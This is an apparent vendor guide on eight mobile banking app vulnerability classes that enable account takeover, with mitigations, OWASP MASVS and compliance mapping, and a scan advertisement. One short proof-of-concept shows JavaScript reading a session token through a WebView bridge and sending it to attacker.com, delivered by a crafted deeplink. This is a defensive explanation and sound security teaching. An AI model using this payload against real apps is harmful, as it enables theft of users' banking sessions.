Guides


Mobile banking security failures lead to account takeover most commonly through eight specific vulnerability categories in banking and fintech apps: WebView token leakage via JavaScript bridges, Intent Redirection, hardcoded authentication tokens, deeplink hijacking, insecure token storage, listening on a local port for OAuth callbacks, AIDL interface abuse, and insecure biometric authentication.
Each can hand an attacker a valid session token without ever needing the user's password, and most appear in production banking apps despite passing standard pentests. The reason these vulnerabilities slip through is that they live in multi-step data flows across components, not in single lines of code. Pattern-matching scanners consistently miss these chains. Detecting them reliably requires taint analysis.
The OWASP Mobile Application Security Verification Standard (OWASP MASVS) groups the relevant controls under MASVS-AUTH (authentication and session management), MASVS-STORAGE (credential protection), and MASVS-PLATFORM (secure inter-component communication). Every category below maps to one or more of these controls.
Why mobile account takeover is uniquely dangerous
According to Kaspersky's threat intelligence, mobile banking Trojan encounters grew 3.6× in 2024, from 69,200 to nearly 248,000 affected users. Zimperium's 2026 Banking Heist Report tracked 34 active malware families targeting 1,243 financial institutions across 90 countries, with Android malware-driven financial transactions up 67% year over year.
But the structural problem is bigger than any single statistic. Two factors make mobile account takeover especially dangerous for banks and fintech companies.
The mobile app is the highest authentication surface. When biometric authentication, device binding, and stored credentials all live inside the mobile app, a successful account takeover doesn't just compromise one session; it compromises the foundation on which every other authentication decision is built. For banks where the majority of retail customers interact exclusively through mobile, there is no web fallback when the mobile app is compromised.
The patch gap is massive. When a web vulnerability gets fixed, every user is protected the moment the server is patched. Mobile is the opposite. After a fix ships, only a fraction of users update in the first month, and for some apps, the rate stays low for many months. A vulnerability disclosed today can stay exploitable on millions of devices for half a year or more, regardless of when the patch ships. This is also why mobile vulnerabilities consistently sell for higher prices than equivalent web vulnerabilities: the exposure window is longer, and the targets are higher-value.
The 8 mobile app vulnerabilities that cause account takeover
WebView token leakage via JavaScript bridge
How it works. The app registers a deeplink handler (e.g. bankapp://) that takes a url parameter and loads it into an embedded WebView. The WebView is configured with addJavascriptInterface(), exposing methods like getAuthToken() to any JavaScript on the loaded page. An attacker sends a crafted link, the app loads attacker-controlled content into the WebView, and the attacker's JavaScript calls the bridge method to exfiltrate the session token.
This is exactly the pattern Oversecured's research team disclosed in Samsung SmartThings (CVE-2022-30746). The same class of vulnerability appears in fintech apps reviewed in customer engagements.
Minimal PoC pattern:
<!-- attacker.com page loaded inside the bank app's WebView -->
<script>
// The bridge was meant for the bank's own pages,
// but any page loaded in this WebView can call it
const token = AuthBridge.getAuthInfo();
fetch("https://attacker.com/leak?t=" + encodeURIComponent(token));
</script>
<!-- Delivery: a single malicious link -->
<a href="bankapp://open?url=https%3A%2F%2Fattacker.com%2Fpage">Click here</a>
Why is it hard to detect? No single line is the whole story - the danger is in the chain. The deeplink handler is already flawed on its own: it accepts an unvalidated URL parameter. The WebView setup is already flawed on its own: it exposes authentication state to whatever page loads. Neither flaw screams "account takeover" in isolation, which is why line-by-line scanners miss it. The high-impact vulnerability only becomes visible when you trace the unvalidated URL parameter all the way into the WebView that exposes the auth token, and that requires taint analysis.
Intent Redirection
How it works. An exported Activity, Service, or BroadcastReceiver accepts an Intent from any caller, extracts a nested Intent or Intent extras, and passes them to startActivity(), startService(), or sendBroadcast() without validating the target. The attacker uses this as a relay to reach components that are otherwise protected, including OAuth callback handlers, file operations on protected URIs, or in-app web views holding session data.
Why fintech apps are especially exposed. Banking apps register many intent handlers for branch lookups, payment confirmations, biometric prompts, and 3DS challenges. Each handler is a potential redirection target if validation is weak.
Hardcoded authentication tokens
How it works. API keys, OAuth client secrets, signing keys, or backend service tokens get embedded directly in the APK or IPA. An attacker downloads the app from the store, decompiles it, and extracts the credentials.
Pre-launch scans of fintech apps regularly turn up dozens of hardcoded tokens and passwords in production binaries. Once a token like this leaks, it doesn't matter how strong the user-level authentication is: the attacker authenticates as the app itself.
OWASP MASVS reference: MASVS-STORAGE (credential protection controls).
Deeplink hijacking
How it works. An app registers URL schemes or App Links to handle OAuth callbacks or auth state transitions. A malicious app on the same device registers the same scheme. When the legitimate auth flow redirects the user back via the deeplink, the OS may route the authorization code to the attacker's app instead. Because scheme hijacking is trivial to pull off, PKCE (Proof Key for Code Exchange) is critical here: with PKCE in place, a leaked authorization code is useless to the attacker, since they cannot produce the matching code verifier needed to exchange it for tokens.
The risk applies whenever deeplink registration is not paired with App Link verification (Android) or Universal Link entitlements (iOS). These verifications eliminate the risk because they cryptographically bind the link to your app and prevent any other app from claiming the same destination.
Insecure storage of authentication tokens
How it works. Session tokens, refresh tokens, or even passwords get written to:
SharedPreferences without encryption. The real problem isn't code running inside the app's process — if an attacker can already execute code there, the credentials are likely exposed regardless. The problem is that the app has lost control over the credentials: they sit in plaintext in a file on the device, where file theft, file exposure, or device memory access will reveal them. Storing credentials this way is squarely against best practice.
External storage, world-readable on older Android versions, accessible to any app with READ_EXTERNAL_STORAGE.
Logcat output, readable on any device in a debugging context (it's normal developer functionality, not something that requires root) and routinely captured by analytics SDKs.
The third pattern is especially common. Developers add Log.d("Auth", "Token: " + token) during debugging and forget to remove it before release. Every line written to Logcat is potentially observable.
Listening on a local port
How it works. The app starts a local HTTP server on a loopback port to handle OAuth redirect callbacks or to broker authentication data between processes. Android does not isolate loopback sockets between apps, so any other app on the same device can connect to that port. A malicious app polls likely callback ports during a banking app's auth flow, races to receive the authorization code, and exchanges it for tokens before the legitimate app does.
Why fintech apps are exposed. Localhost OAuth callbacks are a common pattern in banking apps that integrate with external identity providers, government auth services (BankID, Aadhaar), or partner SSO systems. The pattern looks safe because the server is bound to 127.0.0.1, but on Android, any app, including ones the user installed yesterday from a third-party store, can connect to it.
Mitigation. Use Android's intent-based OAuth redirect flow (the AppAuth library or Custom Tabs with PKCE) instead of localhost servers. PKCE is the key control: even if an attacker races to grab the authorization code, they cannot exchange it without the code verifier.
AIDL interface abuse
How it works. A service exposes an Android Interface Definition Language (AIDL) interface that performs auth-related operations: generating tokens, returning user data, or executing privileged actions on behalf of the app. If the service's onBind() method or AIDL methods don't validate the calling UID or package, any unprivileged app on the device can bind to it and call those methods directly.
Real-world impact. In Samsung SmartThings, several auth-related actions (REQUEST_AUTH_CODE, WEB_AUTH_MANAGER, ACTION_WEBVIEW_WITH_PASSWORD_EXTERNAL) were registered without caller restrictions, exposing the auth code request flow to third-party apps. The same pattern appears in custom inter-process auth services in banking apps that share auth state between modules.
Insecure biometric authentication
How it works. The app uses BiometricPrompt (Android) or LocalAuthentication (iOS) in a mode that allows fallback to device credentials, or treats a single biometric success as sufficient for every subsequent sensitive operation. The core problem is that the app does not bind biometric authentication to a CryptoObject. Using a CryptoObject is what guarantees three things: that the protected secret key can only be accessed through biometric authentication, that reauthentication is required every single time the key is used, and that the key is invalidated if a new biometric is enrolled on the device. Without it, the biometric prompt becomes a one-time gate rather than a per-operation control — and the moment the app also permits a fallback to normal device credentials, the biometric requirement can be sidestepped entirely. A closely related flaw is when biometric re-enrollment (adding a new fingerprint or face) does not invalidate the stored credentials or keys, so an attacker who enrolls their own biometric on a compromised device inherits the victim's authenticated state. The compounding factor. Once a bank treats biometric-backed mobile auth as the highest assurance level, a flaw in that flow degrades every downstream security decision.
How these vulnerabilities are actually detected
The shared property of every vulnerability above is that it lives in a chain across components, not in a single line of code. Detecting them requires three things working together.
Taint analysis (data flow tracking). Taint analysis traces untrusted data from sources (deeplink parameters, exported components, third-party intents, user input, public file storage) through every transformation, function call, and component boundary, all the way to sinks (network requests, file writes, startActivity() calls, WebView URL loads, return statements that surface auth tokens). Pattern-matching scanners, including most of the well-known open-source mobile tools, see only individual lines. They can flag "this code calls getStringExtra()" or "this code calls loadUrl()", but they can't connect the two across a real codebase.
Dynamic analysis with proof-of-concept. Static analysis identifies suspicious chains. Dynamic analysis (DAST) confirms which ones are actually exploitable by attempting the exploit at runtime: fuzzing exported components, sending crafted deeplinks, and capturing screen recordings or stack traces when the chain succeeds. This separates real findings from theoretical ones, which is critical when a security team has limited time to triage.
Coverage of the entire compiled application. Modern banking apps mix first-party code with substantial third-party SDK code: analytics, social login, payment libraries, and ad frameworks. A scanner that only analyzes source code misses everything inside dependency packages. The compiled APK or IPA is what ships to users, and that's what needs to be analyzed.
Mapping to compliance: what regulators actually require
For banking and fintech teams, account takeover vulnerabilities are not just a security risk. They are a compliance failure. The relevant frameworks:
OWASP MASVS, the industry-standard controls for mobile auth, storage, and platform security.
PCI DSS v4.0, which requires multi-factor authentication for any access to cardholder data, secure on-device storage for any payment material, and TLS 1.3 for transport. Mapped CWEs include CWE-287 (Improper Authentication), CWE-288 (Authentication Bypass), CWE-306 (Missing Authentication), and CWE-798 (Hardcoded Credentials).
PSD2 SCA, FFIEC mobile banking guidance, and equivalent regional rules (RBI, MAS, EBA) all impose authentication and device-binding requirements that any mobile-side credential leak directly violates.
A scanner that maps findings to these frameworks turns a security report into a compliance artifact, which matters when an internal IT audit or a regulator is the one asking questions.
What fintech security teams should do this quarter
If you're responsible for mobile security at a bank, neobank, payments company, or insurance app, take three concrete steps:
Audit your existing scanner against the eight categories above. If your current SAST tool relies primarily on pattern matching, it's likely missing most of these categories entirely, particularly the multi-step ones like WebView token leakage, Intent Redirection, and deeplink hijacking.
Verify findings with proof, not just severity ratings. A "critical" finding that no one can exploit wastes triage time. A "medium" finding with a working PoC gets fixed the same week.
Cover the entire compiled binary, including SDKs. The auth vulnerabilities introduced by third-party SDKs are the same ones attackers will find. They just look at the APK directly.
Frequently asked questions
What is account takeover in mobile banking?
Account takeover in mobile banking is the unauthorized assumption of a user's authenticated session, typically by stealing a session token, OAuth code, or stored credentials from the app, rather than by guessing the password. Once the attacker holds a valid token, they can perform any action the user is authenticated for: view balances, initiate transfers, modify account settings, all without ever logging in normally.
How is mobile account takeover different from web account takeover?
Three structural differences. First, mobile apps store more authentication material on the device itself (biometric keys, device-binding certificates, refresh tokens), which broadens the attack surface. Second, mobile patches reach users slowly. Often, a small fraction adopts updates in the first month, so a known vulnerability stays exploitable for months after a fix ships. Third, the browser does a lot of heavy lifting on the web - it handles much of the security around session management (cookie flags, same-origin policy, secure storage) automatically. On mobile, none of that comes for free: each app has to implement secure session handling itself, and any mistake is the app's alone. (Third-party SDKs aren't unique to mobile - web apps load plenty too - so the real distinction is who's responsible for getting session security right.)
Can pattern-matching SAST tools detect mobile app vulnerabilities that lead to account takeover?
Partially. Pattern-matching scanners catch obvious violations (hardcoded credentials, plaintext logging, weak crypto algorithms) that appear in a single line of code. They do not reliably catch multi-step chains like deeplink-to-WebView-to-token-exfiltration, because those chains require tracking data flow across components. For comprehensive detection, taint analysis is required.
Do automated scanners produce false positives?
It depends on the tool. Pattern-matching scanners produce a high rate of false positives, often enough to require extensive triage and erode trust in the tool over time. Taint-analysis-based scanners produce far fewer because they only flag findings where the data flow actually completes. Dynamic analysis with automatic proof-of-concept generation produces almost none, because every reported vulnerability comes with a working exploit demonstration.
Run a free scan of your app
Find out which of these eight categories exist in your own banking or fintech app. Upload your APK or IPA, get a full report in 15-20 minutes, and see exactly which auth-related vulnerabilities are present, with severity ratings, taint chains, and working proof-of-concept exploits. Scan your app for free.